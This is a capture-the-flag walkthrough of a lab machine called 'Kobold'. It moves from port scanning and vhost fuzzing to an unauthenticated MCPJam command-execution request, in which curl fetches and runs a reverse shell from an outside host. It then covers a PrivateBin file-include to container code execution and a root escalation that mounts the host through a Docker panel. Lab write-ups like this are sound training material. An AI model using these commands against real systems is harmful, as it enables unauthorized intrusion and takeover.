
Reconnaissance
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp  open  ssl/http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
3552/tcp open  http     Golang net/http server
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Sun, 24 May 2026 18:45:28 GMT
|     <!doctype html>
|     <html lang="%lang%">
|     <head>
|     <meta charset="utf-8" />
|     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
|     <meta http-equiv="Pragma" content="no-cache" />
|     <meta http-equiv="Expires" content="0" />
|     <link rel="icon" href="/api/app-images/favicon" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
|     <link rel="manifest" href="/app.webmanifest" />
|     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
|     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|     <link rel="modu
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Sun, 24 May 2026 18:45:29 GMT
|     <!doctype html>
|     <html lang="%lang%">
|     <head>
|     <meta charset="utf-8" />
|     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
|     <meta http-equiv="Pragma" content="no-cache" />
|     <meta http-equiv="Expires" content="0" />
|     <link rel="icon" href="/api/app-images/favicon" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
|     <link rel="manifest" href="/app.webmanifest" />
|     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
|     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|_    <link rel="modu
The machine seems to be running two different web servers. nginx on port 80 and 443 where the TLS certificate reveals the hostname kobold.htb and another one based on golang on port 3552.
Execution
The regular HTTP redirects to port 443 on kobold.htb. It’s a centralized platform to manage internal services, at least in the future.

Since I’ve used a virtual host to access the page, I bruteforce additional valid values with ffuf. This quickly returns mcp.kobold.htb as a match and I add this to my hosts file as well.
$ ffuf -H 'Host: FUZZ.kobold.htb' \
       -u https://kobold.htb \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
       -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 105ms]
Browsing to the newly discovered subdomain also directs me to HTTPS and shows a development platform for MCP servers based on MCPJam. The settings page is accessible without an account and shows the version 1.4.2.

On their Github page they show an advisory for CVE-2026-23744 affecting this version and all prior. Conveniently it also comes with a proof-of-concept for the remote code execution.
After slightly modifying the payload to use curl for retrieving a reverse shell payload and then execute it as a second step, I get an interactive shell on the target as ben.
$ curl --insecure \
       --header "Content-Type: application/json" \
       --data "{\"serverConfig\":{\"command\":\"curl\",\"args\":[\"http://10.10.10.10/shell\",\"-o\",\"/tmp/test\"],\"env\":{}},\"serverId\":\"mytest\"}" \
       https://mcp.kobold.htb/api/mcp/connect
{"success":false,"error":"Connection failed for server mytest: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}%

$ $ curl --insecure \
       --header "Content-Type: application/json" \
       --data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"/tmp/test\"],\"env\":{}},\"serverId\":\"mytest\"}" \
       https://mcp.kobold.htb/api/mcp/connect
# hangs...
Privilege Escalation
Shell as nobody in the container
The user ben is part of the operator group. It’s non standard, so I search for files and directories owned by this group and find files related to PrivateBin.
$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)

$ find / -group operator 2>/dev/null
/privatebin-data
/privatebin-data/certs
/privatebin-data/certs/key.pem
/privatebin-data/certs/cert.pem
/privatebin-data/data
/privatebin-data/data/purge_limiter.php
/privatebin-data/data/bd
/privatebin-data/data/bd/b5
/privatebin-data/data/.htaccess
/privatebin-data/data/e3
/privatebin-data/data/traffic_limiter.php
/privatebin-data/data/salt.php
According to ss -tulpn port 8080 is listening on localhost and based on the ps output it’s used by a Docker container. The nginx configuration reveals I can access it via bin.kobold.htb.
server {
    listen 80;
    server_name bin.kobold.htb;
    return 301 https://bin.kobold.htb$request_uri;
}

server {
    listen 443 ssl;
    server_name bin.kobold.htb;

    ssl_certificate /privatebin-data/certs/cert.pem;
    ssl_certificate_key /privatebin-data/certs/key.pem;

    access_log /var/log/nginx/privatebin_access.log combined;
    error_log /var/log/nginx/privatebin_error.log;

    location / {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}

It shows the version 2.0.2 in the footer and according to the advisory on Github for CVE-2025-64714 it should be vulnerable.

Basically the application is including any PHP file that gets passed via the template cookie. The PoC shows template=../cfg/conf but this results in a 500 error. Folder cfg is also located in /privatebin-data on the host but limited to user root. Next to it is data and this can be modified by ben.
To gain code execution within the container I place my payload into /privatebin-data/data/rev.php and then include ../data/rev. The server does not return anything but I get a hit on my listener as nobody.
Shell as root
Now I can proceed to read the config file, located in /srv/cfg/conf.php within the container. There I do find two sets of credentials but one seems to be the sample one1. Unfortunately ComplexP@sswordAdmin1928 does not work for ben.
[model]
; example of DB configuration for MySQL
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true   ; PDO::ATTR_PERSISTENT

;[model]
; example of DB configuration for SQLite
;class = Database
;[model_options]
;dsn = "sqlite:" PATH "data/db.sq3"
;usr = null
;pwd = null
;opt[12] = true ; PDO::ATTR_PERSISTENT

;[model]
; example of DB configuration for PostgreSQL
;class = Database
;[model_options]
;dsn = "pgsql:host=localhost;dbname=privatebin"
;tbl = "privatebin_"     ; table prefix
;usr = "privatebin"
;pwd = "Z3r0P4ss"
;opt[12] = true    ; PDO::ATTR_PERSISTENT
In the beginning the nmap scan also found another HTTP server on port 3552. Browsing there shows a login prompt to Arcane, a modern Docker management. The default username seems to be arcane2 and the password ComplexP@sswordAdmin1928 lets me in.

Escalating from a Docker management platform is usually trivial and just requires spawning a new container with the host system mounted as volume. Two images are already loaded, so no outbound connection to the Docker registry is needed.

I use the mysql:latest image to create a new container. As the user I specify 0:0 to spawn as root and then mount / to /host in the Volumes tab.

After successfully spawning the container I can interact with it by clicking on the entry and then switch to the Shell tab. From there I access the host system by going to /host to read the flag or place my SUID binary there.
Attack Path
flowchart TD

subgraph "Execution"
    A(Web) -->|vHost enumeration| B(Find mcp subdomain)
    B -->|CVE-2026-23744| C(Shell as ben)
end

subgraph "Privilege Escalation"
    C -->|Read nginx configuration| D("Find bin subdomain
    with PrivateBin")
    C -->|Member of operator group| E("Writable directory
    mounted into container")
    D & E -->|CVE-2025-64714| F(Shell as nobody in container)
    F -->|Read configuration| G(Password)
    G -->|Access Arcane| H(Access to Docker management)
    H-->|Spawn container with host mount| I(Shell as root)
end